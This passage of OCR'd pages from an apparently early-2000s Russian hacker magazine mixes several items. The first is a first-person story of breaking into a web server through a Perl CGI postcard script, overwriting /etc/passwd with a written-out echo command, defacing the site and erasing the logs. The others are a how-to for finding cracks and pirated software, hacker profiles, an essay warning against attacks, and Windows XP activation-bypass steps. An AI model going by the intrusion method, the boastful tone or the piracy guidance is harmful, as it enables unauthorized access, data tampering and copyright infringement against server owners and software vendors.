и, если все выглядит правильно, отправить сообщение получателю. Эту страницу я просмотрел в виде HTML-кода и увидел, что данные, введенные мной на первом шаге, передались сюда в скрытых полях. Предусмотрительно сохранив страницу на диск, нажал «отправить» и, покопавшись в своем почтовом ящике, обнаружил два письма: одно содержало поздравления и ссылку на карточку, а текстом второго был файл паролей сервера.

Каждый раз создавать новую открытку для выполнения одной команды — не рационально, поэтому я вернулся к предварительно сохраненной странице и открыл ее с «винта». Теперь мне было необходимо оптимизировать ее для

Я ВАМ РАССКАЖУ ИСТОРИЮ РЕАЛЬНОГО ВЗЛОМА

получения полноценного эксплоита. Я сделал видимым скрытое поле, в котором передавался e-mail получателя, чтобы иметь возможность редактировать его не обращаясь к исходнику, а также вырезал все ненужное, оставив лишь ту часть, что отвечала за передачу данных скрипту. Теперь можно было вводить любую команду, давить на «отправить» и искать результат ее выполнения в своем почтовом ящике. После короткого ознакомления с сервером «изнутри» я понял, что пользователь, из-под которого запущен web-сервер, обладает одинаковыми правами с пользователем root. Он был владельцем всех процессов и большинства файлов в системе.

Нормальные UNIX-системы уже давно не хранят паролей в passwd, обычно пароли оттенены и содержатся в файле shadow, доступном для чтения только администратору. Но мне повезло, и это оказалась как раз такая "не нормальная" OS. Пароли были зашифрованы обычным DES'ом, но на их расшифровку я все равно потратил бы уйму времени, а мне хотелось иметь все здесь и сейчас.

Сначала я попробовал добавить пользователя в passwd и

войти через ftp, но меня грубо «послали». Стало понятно, что ftp пропускает только определенных пользователей; проделав еще пару подобных опытов, я выяснил, что ftp-доступ имеет единственный и уже знакомый нам пользователь (владелец процессов). Тогда пришлось сделать резервную копию файла паролей (cp passwd passwd.old), а в оригинале

СНАЧАЛА Я ПОПРОБОВАЛ ДОБАВИТЬ ПОЛЬЗОВАТЕЛЯ В PASSWD И ВОЙТИ ЧЕРЕЗ FTP, НО МЕНЯ ГРУБО «ПОСЛАЛИ»

оставить одного пользователя с нужным логином и известным мне паролем (echo «freesc:daMe52IYYnWqY:233:233:GOD:/:/bin/bash»>passwd). Теперь я мог свободно входить на ftp или telnet и делать все что надо. Так была подменена первая страница сайта. Никакой коммерческой выгоды я не извлек, т.к. даже из названия сайта видно, что он является бесплатным и какая-либо ценная информация на нем отсутствует, но бесценно удовольствие, полученное от процесса и результата.

Впоследствии я предложил администратору закрыть дыру, даже не намекая на вознаграждение (хотя многие сами предлагают), но ответа не было и через пару дней они сами устранили неполадку (им пришлось анализировать все с нуля, т.к. логи я за собой подтер).

Для людей неискушенных в Perl и использующих такой скрипт (или подобные) можно предложить изменить вышеприведенный код примерно таким образом:

```
Open (FILE, «l/bin/sendmail –t»);
Print FILE «To: $receiver_mail \n»;
Print FILE «From: $sender_mail\n»;
Print FILE «Subject: $subj\n»;
.....
Close (FILE);
```

Теперь попытки как-либо воздействовать на скрипт вызовут лишь сбои в его работе, но выполнение команд станет невозможным. И еще, конкретно для этой системы можно посоветовать сделать отдельного пользователя, который бы владел только процессом web-сервера и файлами в директорию public_htm, все остальные важные файлы не должны быть ему доступны даже для чтения (исключая его собственные конфиги и т.п.).

В заключение, хотелось бы напомнить администраторам и системным операторам о том, что скупой платит дважды. Не жалейте средств на проверку безопасности своих систем (этим занимается, например, наша команда), вовремя устанавливайте патчи и новые версии демонов, этим вы значительно уменьшите процент удачных удаленных атак. ■

Как искать warez и кряки в Интернете

[сеть]

Грозный Генька-Генератор

ПОИСК

Если нужна та или иная софтина, то ее можно найти двумя способами. На дисках и в Интернете. Последний способ по целому ряду параметров лучше. Во-первых, программа или игра появляется в Сети намного быстрее. Диск надо подготовить, растиражировать, разослать по оптовым и розничным точкам. На весь этот процесс может уйти несколько недель. Во-вторых, господа «джентльмены удачи» выпускают только те диски, которые заведомо будут продаваться. Программы на английском языке у нас будут всегда иметь меньший спрос, если есть русскоязычные аналоги, пусть даже донельзя кривые и глючные. Поэтому, например, так трудно найти «нерусифяцираваные» игры. А переведенная игра слишком часто виснет, глючит, да к тому же ее просто невозможно пройти, как было в русифицированном StarCraft. Очень много хороших программ на пиратские диски просто не попадает, а если и попадает, то тиражи маленькие. В-третьих, пираты часто допускают всевозможные ошибки. Дистрибутивы Linux, например, у них лучше не покупать. Вам достанутся урезанные недо-бета-варианты. То же самое частенько относится и к продукции фирмы Corel, и к дистрибутивам Windows. Вместо релизной версии вам достанется кривая бета, к тому же взломанная с ошибками. В-четвертых, пираты по безалаберности или намеренно заражают программы на дисках всевозможными вирусами, троянами или бэкдорами. А вот в Интернете можно найти все, а иногда и то что нужно. Нужно только уметь там искать.


В ИНТЕРНЕТЕ МОЖНО НАЙТИ ВСЕ, А ИНОГДА И ТО ЧТО НУЖНО

Но начнем все же с софта, который понадобится. Ну браузер у нас уже есть. Какой именно, принципиального значения не имеет. Но все же не помешает загрузить и поставить Opera. У нее есть встроенный менеджер закачки. К тому же там можно определить точный адрес файла, если ссылка на него обозначена CGI-скриптом. Ее многие загрузчики не умеют подхватывать. Но все же и старые добрые «ослик» со «шкафом» тоже сгодятся. Opera криво поддерживает JAVA Script, а эта технология широко используется на сайтах с кряками. Потом нам будет нужен FTP-клиент. Многие архивы просто не пускают, если туда заходить браузером. Какой именно FTP-клиент использовать, тоже принципиального значения не имеет. Хоть Windows Commander или FAR. Лишь бы был. Можно поискать на «Двухкоровье» или на любом сайте с фришным утилем. Типа **www.ware.ru**, **www.freewarehome.com**, **www.katho.be/freeware**. Там в разделе FTP-клиентов можно надыбать весьма пристойную прогу, ничуть не хуже платных. Ну и качалка. Из подобных прог рекомендую две: NetVampire и Download Accelerator Plus. Первая хороша тем, что умеет



неплохо искать файлы, а вторая поддерживает докачку даже тогда, когда этого не умеет сервер, где файл хранится. Очень важное преимущество.

Ну а теперь о самой технологии поиска. Проще всего с кряками к «шароварам» и «демкам». Держите курс на **www.crackzilla.com**, отмечайте галочками все поисковые машины и введите в окошке название программы. Впрочем, этот сайт постоянно переезжает. Так что велика вероятность, что по вышеуказанному адресу выскочит ошибка 404. Придется искать новый с помощью поисковой машины. AltaVista или Yahoo подойдут. Есть еще и **http://astalavista.box.sk**. Там тоже надо ввести название программы или его часть. Хотя хозяева обленились: последняя индексация базы данных



Клички:
dmr и Ken
Они же:
Денис Ритчи и Кен Томпсон
Информация к размышлению:
Вместе работали в оперативной группе по компьютерным наукам в Bell Lab, где и создали в 1969 году операционную систему UNIX. Открытая операционная система UNIX до сих пор широко используется не только крупными сетевыми компаниями, но и частными пользователями.
Почерк:
Совместно с Робом Пайком Денис и Ритчи создали Plan 9 — операционную систему нового поколения, клон UNIX.
Дополнительная информация:
Ритчи также является автором самого распространенного на сегодняшний день языка системного программирования — С. Денис увлекается самолетами. В 1989 году он посетил Москву для того, чтобы испробовать свои пилотские навыки на «Миг-29».

была более полугода назад. Но все равно, попытка не пытка. В конце концов, можно попробовать найти там кряк к более старой версии программы. Скорее всего, в предложенном списке адресов может оказаться адрес сайта, где нужный кряк уже выложили. Во всяком случае, мне самому подобные фокусы сделать удавалось. Возможно, везло...

Хотя есть и нюансы. Особенно если название программы, которую очень хочется крякнуть, сложное. Пишут их часто по-разному, и в результате поисковая машина ничего найти не может. Надо вычленить то, что является ключевым. Например, есть очень неплохой маленький графический редактор Access Image. Нужен к нему кряк. Можно искать по Access, можно по Image. Лучше по Image. Потому что Access — название совсем другой программы. И у нее к тому же много всяких примочек, к которым тоже кряки делают. Искать будет труднее. То же самое и с каким-нибудь PaintShop Pro. Название этой программы могут ведь писать и как «Paint Shop Pro», и как «Paintshoppro»... Но ключевым будет «Paint» или «Shop». По ним и надо искать. Хорошие результаты дает поиск по названию фирмы, если продукт, конечно, написан не программистом-одиночкой. Кряк к тому же PaintShop Pro довольно легко находится по ключу «JASC».

ВО ВСЯКОМ СЛУЧАЕ, МНЕ САМОМУ ПОДОБНЫЕ ФОКУСЫ СДЕЛАТЬ УДАВАЛОСЬ

Но все же лучшие результаты даст поиск по FTP. Надо только набрать в адресной строке браузера **www.filesearch.ru**, **www.netsearch.ru**, **http://ftpsearch.lycos.com**, и в вашем распоряжении окажется поисковая машина по этому виду ресурсов. Тоже надо набрать в окошке то, что надо найти, и через некоторое время можно увидеть результат. Но надо соблюдать те же правила, что описаны в алгоритме поиска кряков. Кстати, кряки на FTP тоже попадаются. Но там можно встретить и обычные дистрибутивы, в том числе и хорошо известных коммерческих программ. Такие же, как на дисках. Если дистрибутив программы не запакован, лучше качать этот каталог FTP-клиентом. Им пользоваться гораздо удобнее, чем браузером или «качалкой». Кстати, не стоит впадать в панику, если не удалось зайти на тот или иной FTP-сайт. Заходите туда FTP-клиентом. Ну а если не удалось и им, тоже ничего страшного. Попробуйте это сделать позже, когда количество подключенных пользователей будет меньше.

Есть и специальная поисковая машина, которая ищет дистрибутивы в пиратских FTP-архивах. Их размещают в самых неожиданных местах, куда не доберется обычная искалка. К тому же такие сайты долго не живут и часто переезжают. Зато там лежит наисвежайший софт. Адрес простой: **www.reliz.ru/search**. Но то, что будет найдено, надо качать только с помощью Download Accelerator Plus. Иначе ничего у вас не выйдет: тамошние серверы без докачки. Так что поберегите время на линии, нервы и деньги.

ЕСТЬ И СПЕЦИАЛЬНАЯ ПОИСКОВАЯ МАШИНА, КОТОРАЯ ИЩЕТ ДИСТРИБУТИВЫ В ПИРАТСКИХ FTP

Вот, собственно, и все. Да пребудет с нами великий Connect! ■

Лом и молоток

[Крис Касперски о себе]

Если кратко — «я просто познаю окружающий мир и получаю от этого удовольствие». Компьютерами одержим еще со старших классов (или еще раньше — уже, увы, не помню). Основная специализация — реинжениринг (т.е. дизассемблирование), поиск уязвимостей (попросту говоря, «дыр») в существующих защитных механизмах и разработка собственных систем защиты.

Из всех языков программирования больше всего люблю ассемблер, но при разработке больших проектов предпочитаю С++ (видите ли, свое беретООП — объективно-ориентированное программирование, одно из достоинств которого заключается в том, что программа составляется как бы из «кубиков», каждый — «вещь в себе» и может быть написан и отлажен независимо от всех остальных), для создания сетевых приложений прибегаю к помощи Perl и Java, ну а макросы в Ворде и Визуал Студио пишу на Бейсике. А вот Паскаль (он же Delphi) терпеть не могу (ну, антипатия у меня на него). Балуюсь Фортом и всякими «редкоземельными» языками типа Питона. Впрочем, важен, не сам язык, а мысли, которые этим языком выражают.

Компьютеры — не единственное и, вероятно, не самое главное увлечение в моей жизни. Помимо возни с железом и блужданий в непроходимых джунглях защитного кода, я не расстаюсь с миром звезд и моих телескопов, много читаю, да и пишу тоже. Из-под моего пера вышла «Техника и философия хакерских атак», десятки статей, посвященных информационной безопасности, и еще две книги: «Техника сетевых атак» и «Образ мышления — дизассемблер IDA». Некоторые из моих статей можно найти на сайте **http://kpnc.lib.ru**

Хакерские мотивы моего творчества не случайны и объясняются по-детски естественным желанием заглянуть «под капот» компьютера и малость потыкать его «ломом» и «молоточком», разумеется, фигурально — а как же иначе понять, как эта штука работает?

Если считать хакерами — людей, одержимых познанием окружающего мира, то я — хакер. ■



Кличка: Phiber Optik
Он же: Марк Абен

Информация к размышлению:
Основатель группы Master of Deception. Phiber Optik вдохновил тысячи подростков на подробное изучение американской телефонной сети. На суде по делу о незаконной информационной деятельности судья приговорил Абена к году лишения свободы в назидание его ученикам и последователям. Однако решение суда не возымело действие на хакеров, и те устроили гигантскую вечеринку в честь Абена в элитарном нью-йоркском клубе Manhattan. Вскоре после этого журнал New York включил Абена в число 100 самых талантливых жителей Нью-Йорка.

Начал хакерскую деятельность:
В детстве часто бывал в электронном отделе универмага A&S в Нью-Йорке, где работала его мать. Там он научился работать на Apple II и Timex Sinclair. Первым его собственным компьютером был Trash-80.

Почерк:
Экспериментировал с телефонным ресивером. От слишком частого использования ресивер пришлось обмотать изолентой.

Дополнительные сведения:
Любимое блюдо Phiber Optik — картофельное пюре

Предостережение молодому хакеру

[мораль]

Крис Касперски kpnc@sendmail.ru

Часть первая. Эмоциональная

С феноменом «цифровой отрешенности» психологи впервые столкнулись при обследовании солдат, «воевавших» в Персидском заливе. Слово «воевавших» вовсе не случайно взято в кавычки. Ни в каких боевых действиях, по крайней мере в каноническом понимании этого слова, пациенты не участвовали. Они «всего лишь» нажимали кнопки, запускающие ракеты, и управляли их бортовыми компьютерами. Легкость, с которой солдатами воспринимались масштабы поражения, сообщенные в цифровой форме, поразила психологов. Это походило на компьютерную игру: «Попал?» — «Нет, не попал!» — «А так попал?» — «И так не попал! Ну а так — вот попал, так попал!» Совсем иные чувства испытываются при нанесении ударов «в живую»: психические расстройства от этого не редкость — часто человек отказывается признаться самому себе, что он виновник содеянного.

ПОЛЬЗОВАТЕЛИ БУРНО РЕАГИРУЮТ НА ПОПЫТКИ ПРИОБЩИТЬ ИХ К МИРУ ЗНАНИЙ, СРАЗУ ЖЕ ОБЕЩАЯ КОЕ-ЧТО ОТОРВАТЬ У ХАКЕРА, ПОПАДИСЬ ОН ИМ НА ДОРОГЕ


Сказанное выше не в меньшей степени применимо и к компьютерным преступлениям. Не каждый с легкостью сможет украсть хотя бы коробок спичек или выбить витрину, даже если ему ничто заведомо не угрожает. Для этого потребовалось бы переступить внутренние психологические барьеры, другими словами, воспитание, этику, мораль. В то же время, покупая, скажем, компьютер по поддельной (сгенерированной) кредитной карточке, многие не чувствуют себя виноватыми. С той же легкостью можно «завалить» сервер некой фирмы, «бомбануть» чей-то почтовый ящик, вторгнуться в локальную сеть корпорации, забывшей о защите своих ресурсов...

Происходящее настолько напоминает компьютерную игру, что перестает восприниматься преступлением. И это — естественное следствие «цифровой отрешенности» — отдающий команду «format C:» не видит, как хватается за голову владелец атакуемой машины, хотя и отчетливо представляет себе это.

Злоумышленники обычно объясняют свои действия так: «Мы санитары компьютерного леса, нужно научить людей заботиться о собственной безопасности». Это позиция компьютерного Робин Гуда, врагом которого является невежество и ламерство. Заманчиво чувствовать себя крутым, копируя образ, созданный кинорежиссерами и поддерживаемый журналистами, представляющими откровенных вредителей Героями.

Пользователи, какими бы они ламерами ни были, удивленно бурно реагируют на попытки приобщить их к миру знаний, сразу же вспоминая чью-то маму и обещая кое-что оторвать у хакера, попадись он им на дороге.

Интересно, а как бы вел себя такой хакер, предложи ему аптекарь в качестве



превосходного средства от кашля фенолфталеин (более известный в народе как пурген[1]). Разве это пакость с его стороны? Напротив, любой, окончивший среднюю школу, по идее должен помнить название популярнейшего щелочного индикатора. И пусть хакер не возражает, что химия ему нужна, как зайцу панталоны. Аптекарю виднее, что нужно знать его пациентам!

Таких аналогий можно привести множество. Невозможно в одной голове удержать все достижения современной цивилизации. Поэтому-то и возникла дифференциация на профессии и специалистов в узкой области.

Секретарша Леночка ничуть не одержима компьютером и для нее он такой же инструмент, как и пишущая машинка, только значительно сложнее и еще значительно капризнее. Ну ни к чему ей знать слабости реализации протокола TCP/IP в

[1] Слабительное, одним словом.

Как стать хакером

[миниатюра]

Крис Касперски

Здравствуйте. Я — начинающий хакер. Вообще ничего об этом не знаю, но очень хочу узнать. С детства мечтаю стать хакером. Дайте моей мечте сбыться. «Ecohidromas» <ecohm@mdl.net>

«Хакерство» — настолько общее понятие, что никаких универсальных рекомендаций «как стать хакером» не существует. Если под «хакером» понимать человека, одержимого познаванием окружающего мира, то независимо от того, зарывается ли он по голову в распечатки или коротает вечера, вглядываясь в глубины Вселенной, а может быть, проводит все свободное время за изучением клинописных табличек — это типичный хакер, с детских лет движимый естественным человеческим любопытством и постоянно задающий вопрос: «А почему?».

Мир познаваем, но процесс его познавания бесконечен, и в нем всегда найдется место очередному вопросу «почему?». Хакеров, в отличие от «простых смертных», интересует не конечный результат, а сам процесс познания. Отсюда следует: хакером стать невозможно, им только можно становиться, бесконечно совершенствуясь и совершенствуясь. А пути познания каждый выбирает сам, так, чтобы процесс обучения доставлял удовольствие.

Не стоит оглядываться на существующие штампы и насильно пытаться втиснуть себя в «образ хакера». Такого образа не существует — все люди уникальны, и каждый из них оригинален по-своему. Будут ли считать вас хакером или нет, — это ничего не изменит. Поэтому наслаждайтесь жизнью в силу дарованных вам наклонностей и не тратьте время на выяснение безответного вопроса: «Кто я, для какой цели я родился?».

И напоследок два слова про пути обучения. Если чтение технической документации по микропроцессорам Intel и AMD вас не прикалывает, оставьте эту затею и займитесь тем, чем вам действительно интересно. ■

BSD UNIX, она не интересуется технологией срыва стека в Windows NT, точно как программист ничего не понимает в документообороте. Демонстрировать ей свои умения влезть в чужой компьютер просто глупо и бесполезно, все равно не поймет, а побежит за администратором: «помогите, у меня машина не работает!» А администратор-лох чем занят на рабочем месте? В тетрис играет? Вот теперь пускай попляшет, вот ему, хи-хи! Но, к сожалению, грамотных специалистов в этой области более чем недостаточно, вот и приходится принимать на работу людей, мягко говоря, не совсем соответствующих занимаемому ими месту. Пренебрежительное отношение к неспециалистам — следствие комплекса неполноценности. Психологически нормальный человек не озабочен вопросами выяснения крутости. Напротив, он готов предложить свою помощь, дать совет, указать на недостатки защиты.

И СТО ДЕСЯТЬ РАЗ СЛЕДУЕТ ПОДУМАТЬ, ПРЕЖДЕ ЧЕМ РЕШИТЬСЯ ПРОИЗВЕСТИ АТАКУ

Профессиональное развитие в большинстве случаев влечет за собой элементы культурного воспитания. Напротив, отрывочные, поверхностные и беспредметные знания порой вызывают чувство гордости и самодостоинства. Чтение популярных книг часто приводит к иллюзии глубокого понимания материала. Читателю кажется: вот он уже во всем разбирается, все умеет, все понимает, за кадром остались лишь несущественные мелочи. Ему нравится разгадывать головоломки и решать логические задачи, нравится чувствовать себя умным, способным, талантливым. Конечно, хочется, чтобы и окружающие это знали и уважали. «Вот сейчас мы им продемонстрируем... Как это легче всего сделать? Конечно же, сломать что-нибудь эдакое!»

...Вот так многие талантливые парни оказываются за решеткой[2], ломая себе жизнь. Слишком высокой оказывается цена оповещения о собственных талантах окружающих, которые все равно не станут рукоплескать, разве что позавидуют...

Бессмысленно пытаться использовать свои технические знания и навыки в личных разборках для выяснения отношений, или пытаться с их помощью улучшить свое материальное положение, или объясниться с работодателями. «Провинция, не поймут», — отозвался бы по этому поводу денщик поручика Ржевского.

Хотелось бы предостеречь читателей от неверных шагов, в будущем способных погубить всю карьеру. Взломы, атаки — да, все это безумно увлекательно и интересно, но для большинства окружающих — неприемлемо. Стоит десять раз подумать, прежде чем открыто назвать себя хакером. И сто десять раз следует подумать, прежде чем решиться произвести атаку. Это только кажется, что в Интернете так легко затеряться. На самом деле любое действие оставляет свои следы, по которым нетрудно найти злоумышленника.

Часть вторая. Техническая

Юность сети Интернет была бурной и чем-то смахивала на Дикий Запад, во времена которого все законы меркли перед умением человека держать кольт в руках и вихрем носиться по прерии. Мир большой, попробуй-ка поймай Неуловимого Джо! Сегодня он тут, а завтра — совсем в другом месте! А вокруг него безоружные люди, которые не то что с кольтом, с ружьем обращаться не умеют, так и нарываясь на ограбление! (Ламеры, одним словом.)

Когда-то в Интернете любой злоумышленник мог легко затеряться среди тысяч серверов; и даже если кому-то удавалось поймать стальную крысу за хвост, оставалось неясно, — что же с ней теперь делать? Ведь никаких законов, регулирующих компьютерную преступность, тогда еще не существовало. Обычно дело кончалось нравственным порицанием и только в редких случаях тюремным заключением.

Осознав, что ничто им не угрожает, хакеры стали размножаться со скоростью, вызывающей беспокойство администраторов и недовольство простых пользователей собственным бессилием. Постепенно от вопроса «кто виноват?» сетевое сообщество перешло к решению проблемы «что делать?». Поняв, что краеугольный камень существования вредителей, — это возможность бесконечно сохранять свою анонимность, системные администраторы усилили механизмы идентификации клиентов.

Взять, к примеру, те же динамические IP-адреса. Думается, нет в Сети человека, не знающего, что это такое, но,

[2] Пускай заключительные приговоры в подобных случаях — незавидная экзотика, но все же...

тем не менее, на них стоит остановиться подробнее. Чтобы получать и отправлять пакеты, каждый узел должен иметь свой уникальный адрес, позволяющий идентифицировать его в Сети. В Интернете для этой цели используется специальное 32-разрядное поле в заголовке IP-пакета, иначе называемое IP-адресом. Во времена разработки базовых протоколов Интернета такая разрядность казалась более чем достаточной, поскольку обеспечивала существование свыше четырех миллиардов различных адресов, что сравнимо с количеством людей на Земле! Но с началом лавинообразного увеличения числа серверов в Сети эта величина перестала казаться большой, и возникла угроза, что в скором будущем IP-адресов может просто не хватить!

Поразмыслив, администраторы решили, что временно спасти положение можно введением динамических IP-адресов. Например, у некоего провайдера имеется тысяча клиентов, но одновременно в Сети могут находиться не более сотни из них. Так зачем же каждому клиенту выделять IP-адрес в вечное распоряжение, когда можно выдавать его только на время работы! В результате понадобится всего сто IP-адресов, что в десять раз меньше!

Недостаток такой схемы заключается в невозможности однозначной идентификации клиента по его IP-адресу, поскольку один и тот же IP-адрес в разное время выдается разным абонентам. Отсюда возникает иллюзия анонимности. Дескать, попробуйте поймайте меня, а потом докажите, что это был я, а не кто-нибудь другой.

Это было бы так, если бы не одно «но». Выдавая IP-адрес клиенту, сервер провайдера запоминает кому и когда он его выдал. Поэтому, зная IP-адрес хулигана, можно установить и его личность. И не стоит надеяться, что провайдер не



будет копаться в файлах протокола, выясняя, кому в указанное время его сервер выделил такой-то IP, — для автоматизации этой цели существуют специальные механизмы, которые позволяют получить эту информацию и без помощи провайдера.

«Хорошо, — сказали стальные крысы, — раз так, то мы просто скроем свой истинный адрес и подменим его другим». Такая возможность действительно есть. В Сети существуют специальные узлы, называемые proxy-серверами, которые переадресовывают запрос клиента, выполняя его от своего имени. Старый, испытанный временем трюк. Когда разбойники назначали выкуп, они были не настолько глупы, чтобы самостоятельно отправляться за ним, и посылали кого-нибудь другого. Но ведь в таком случае этого самого «другого» можно взять за грудки (варианты — стукнуть палкой, засунуть паяльник) и спросить: а кто же его, родимого, послал-то? Почему бы то же самое не проделать и с proxy-сервером? Конечно, паяльником в него лезть бесполезно, но вот заглянуть в файл протокола — самое то! Ведь многие proxy-серверы негласно ведут такие протоколы и запоминают IP-адреса всех подключений! Причем если это не делает сам proxy-сервер, то наверняка один из промежуточных узлов, соединяющих его со стальной крысой. А некоторые proxy-серверы даже передают IP-адрес клиента в специальном поле заголовка, которое жертва может проанализировать без труда!

Кстати, программы, проверяющие «надежность» proxy-серверов, основываются именно на наличии (отсутствии) этого поля, но определить, ведет ли сервер протоколы подключений, с клиентской стороны невозможно!

Поэтому наивно надеяться, что proxy-сервер действительно способен скрыть личность злоумышленника. Правда, если объединить десяток-другой (а то и сотню) proxy-серверов в одну цепочку, то существует вероятность, что хотя бы один их них не фиксирует подключений, и тем самым не дает выяснить, кто же за всей этой цепочкой стоит.

Но в спецслужбах не одни дураки сидят. Никто и не собирается раскручивать эту цепочку с самого конца. Ведь количество общедоступных proxy-серверов, как бы ни было велико, но все же конечно! Саму методику поиска, взятую на вооружение спецслужбами, не то чтобы было нельзя раскрывать, но очень трудно объяснить в популярном изложении. Достаточно лишь заметить, что если первый proxy-сервер в цепочке запротоколировал злоумышленника, ему придется сушить сухари. Отсюда же — миллион proxy-серверов ничуть не надежнее одного proxy-сервера, — все решают везение, судьба и удача. А судьба — она баба глупая, и палец ей в рот не клади.

Часть третья. Юридическо-реалистическая

Массовое распространение компьютеров не смогло обойти стороной отечественных законодателей, и компьютерные преступления заняли достойное место в Уголовном кодексе, незнание которого, как водится, не освобождает от ответственности. Пускай формулировки параграфов несовершенны и, признаться, дырявее ведра без дна, это не повод заводить разговоры о том, что следствию, дескать, еще предстоит доказать, что вашим компьютером воспользовались для атаки именно вы, а не кто-то другой. Если речь идет не о простом хулиганстве (ну да, конечно, нашей родной милиции больше делать нечего, как ловить компьютерных хулиганов), а о хищении некой суммы зеленых, то все следствие сводится к поиску а) мотива; б) куда деньги ушли.

КСТАТИ, ПЕРВЫЙ СЛУЧАЙ ХИЩЕНИЯ ДЕНЕЖНЫХ СРЕДСТВ ПОСРЕДСТВОМ КОМПЬЮТЕРА В БЫВШЕМ СССР БЫЛ ЗАРЕГИСТРИРОВАН ЕЩЕ В 1979 ГОДУ

Деньги, равно как и энергия, никуда не исчезают, и из воздуха не появляются, — а финансовый поток всегда оставляет за собой устойчивые следы. Это только в фантастических романах жулики спокойно переводят тонны долларов из банка в банк и остаются никем не замеченные.

Потом, не стоит забывать, что по всем



Кличка: rtm
Он же: Роберт Моррис
Информация к размышлению: Сын ведущего специалиста Национального центра компьютерной безопасности (подразделение Национального агентства по безопасности — NSA). Ввел в обращение слово «хакер». В 1988 году создал и случайно выпустил в сеть вирус Internet worm. В результате тысячи компьютеров были заражены и приведены в полностью нерабочее состояние.
Начал хакерскую деятельность: Однажды отец Морриса принес домой шифровальную машину Enigma. С нее Моррис начал изучение высоких технологий.
Почерк: В юности взломал компьютерную сеть Bell Lab и получил в ней аккаунт суперюзера.

преступлениям накоплен изрядный статистический материал, и не каждому дано разработать новую махинацию, не укладывающуюся в известные рамки. Так, например, некий злоумышленник, имени которого история не сохранила, очень хитрым способом (читай — «очень левым способом») перевел на свою кредитную карточку скромную сумму денег, поиск которых не был бы оправдан с финансовой точки зрения, а обнаружение столь незначительной пропажи казалось исчезающе мало. На всякий случай парень тщательно замел за собой все следы и, похоже, чувствовал себя в безопасности. Между тем все вышло с точностью до наоборот. Похититель в порыве азарта не учел, что на его кредитную карточку до этого времени поступала одна лишь зарплата. Вот работники банка и заинтересовались: откуда же пришел новый перевод. Замысловатая траектория переводов денег их очень удивила, и они копнули поглубже. Вот так-то обман и раскрылся!

Хорошо, — сказали стальные крысы, — раз так, то мы просто скроем свой истинный адрес и подменим его другим

Кстати, первый случай хищения денежных средств посредством компьютера в бывшем СССР был зарегистрирован еще в 1979 году. Молодой программист из Вильнюса перевел на свой счет 78 584 рубля, но, так и не успев ими воспользоваться, угодил в тюрьму. Поэтому не стоит надеяться на несовершенство «компьютерных» законов, — судьи могут преспокойно обойтись и без них, используя формулировку «хищение с применением технических средств». С точки зрения закона, что компьютер, что электродрель, вгрызающаяся в титановую обшивку сейфа, и есть то самое техническое средство, при помощи которого было совершено ограбление.

Среди специалистов по компьютерной безопасности ходят упорные слухи, дескать, миф о несовершенстве судебной машины распускается самой же судебной машиной, дабы притупить бдительность злоумышленников. И они, наивные, верят в свою безнаказанность.

И напоследок о хулиганстве. Грань между хулиганством и преступными действиями в компьютерном мире чрезвычайно тонка. Даже такая невинная шалость, как «почтовая бомба», т.е. блокирование почтового ящика одного из сотрудников компании множеством писем, может иметь далеко идущие последствия. Фирма возьмет да предъявит атакующему счет, включающий в себя: а) потерянную выгоду; б) прямые убытки от простоя; с) стоимость ликвидации последствий аварии. В результате набежит значительная сумма, которая переведет эту шалость в разряд проступка. Не стоит улыбаться при чтении этих строк и говорить: «Да кто будет меня искать, подумаешь, какая-то там почтовая бомба, ерунда все это». Нет, не ерунда. Хулиганов ищут, пускай редко находят, но ведь кто-то же все-таки попадается, и ему ничуть не легче от того, что все остальные остаются на свободе.

Словом, не стоит использовать собственные знания против себя самого. Да, существуют и вполне успешно процветают многие коммерческие хакеры. Но это не повод быть уверенным в собственной безнаказанности...



Кличка: Condor
Он же: Кевин Митник
Информация к размышлению: Первый хакер, чей образ был увековечен на бюллетене FBI «Разыскивается опасный преступник». За ним закрепилась репутация «хакера-подростка, который никак не может повзрослеть». Этим, видимо, и объясняется прозвище «Мальчик, затерянный в киберпространстве».
Начал хакерскую деятельность: В юности. Семья Митника не могла позволить себе купить компьютер, поэтому Кевин часто ходил в магазин радиоэлектроники. Он использовал демонстрационный компьютер для доступа к другим машинам.
Почерк: Во время федерального розыска Митник использовал для связи с друзьями IRC.
Дополнительные сведения: Во время тюремного заключения Митник разработал 12-ступенчатую программу по избавлению себя от «компьютерной зависимости».

ЩИТ И МЕЧ

[microsoft ставит щит. кракеры выковали меч]

Корпорация Microsoft объявила о планах по внедрению технологии Product Activation, призванной защитит программное обеспечение от незаконного копирования. Данная технология будет распространяться на будущие версии MS Office, Windows и Visio. Она была успешно апробирована при распространении MS Office 2000 в США, Канаде, Австралии, Новой Зеландии, Бразилии и Китае. Схожая технология уже давно используется в программном обеспечении для коммерческих клонов Unix фирм IBM, SUN и Hewlett Packard, а также в продуктах семейства Harvard Graphics холдинга Software Publisheng Alliance.

Смысл Product Activation состоит в том, что установленный продукт генерирует 50-значный уникальный номер, который должен быть любым доступным способом передан в центр активации, и на его основе создается ключ активации, который и передается пользователю. После ввода ключа продукт становится полностью пригодным к использованию. В противном случае после определенного числа запусков или времени использования продукт переходит в режим «ограниченной функциональности». Приложения при этом позволяют только просматривать и печатать документы.При этом отправка персональной информации о пользователе не является обязательной. Необходимо указать лишь страну.

В Microsoft утверждают, что данные меры направлены по большей части против нарушений в корпоративной сфере. На продукты, ориентированные на «домашнее» использование (игры, энциклопедии, Works, Works Suite, MS PictureIt!) данные меры распространяться не будут. OEM версии Windows, предназначенные для предустановки на новые компьютеры, скорее всего, не будут требовать активации.

Кроме того, хакеры, точнее, кракеры, также не дремлют. Методика обхода процедуры активации для Windows XP (ранее известной как «проект Whistler») уже появилась. Об этом можно прочитать по адресу http://www.theregister.co.uk/content/4/16223.html. Процедура обхода активации состоит из следующих шагов:

1.Убрать из компьютера все сетевые устройства (сетевые карты, модемы и т.д.)

2. Установить систему;

3. При появлении Мастера выбрать режим активации через Интернет, который должен аварийно завершиться;

